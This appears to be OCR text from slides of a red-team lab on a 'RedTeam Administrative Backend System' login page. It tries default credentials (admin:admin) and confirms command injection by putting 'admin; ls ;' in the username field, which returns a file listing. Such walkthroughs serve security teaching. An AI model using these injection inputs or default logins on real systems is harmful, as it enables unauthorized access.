
admin

•••••

☐ Remember me

Backend login form

- Administrative backend login form
- Weak default credentials
  admin:admin
- Special characters
  ; , ' " / % (



RedTeam Administrative Backend System

Please sign in

Usage: check_password <username> <password>

admin;


●

□ Remember me

Backend login form

- Administrative backend login form
- Weak default credentials
  admin:admin
- Special characters
  ; , ' " / % (

→ Command injection?



RedTeam Administrative Backend System

Please sign in

Usage: check_password <username> <password>

admin;

●


□ Remember me

Login

Verify command injection vulnerability

- Show folder listing

```
;ls ;
```



RedTeam Administrative Backend System

Please sign in

Usage: check_password <username> <password>check_password.php index.html info.php login.php test.php

admin; ls ;

●

□ Remember me

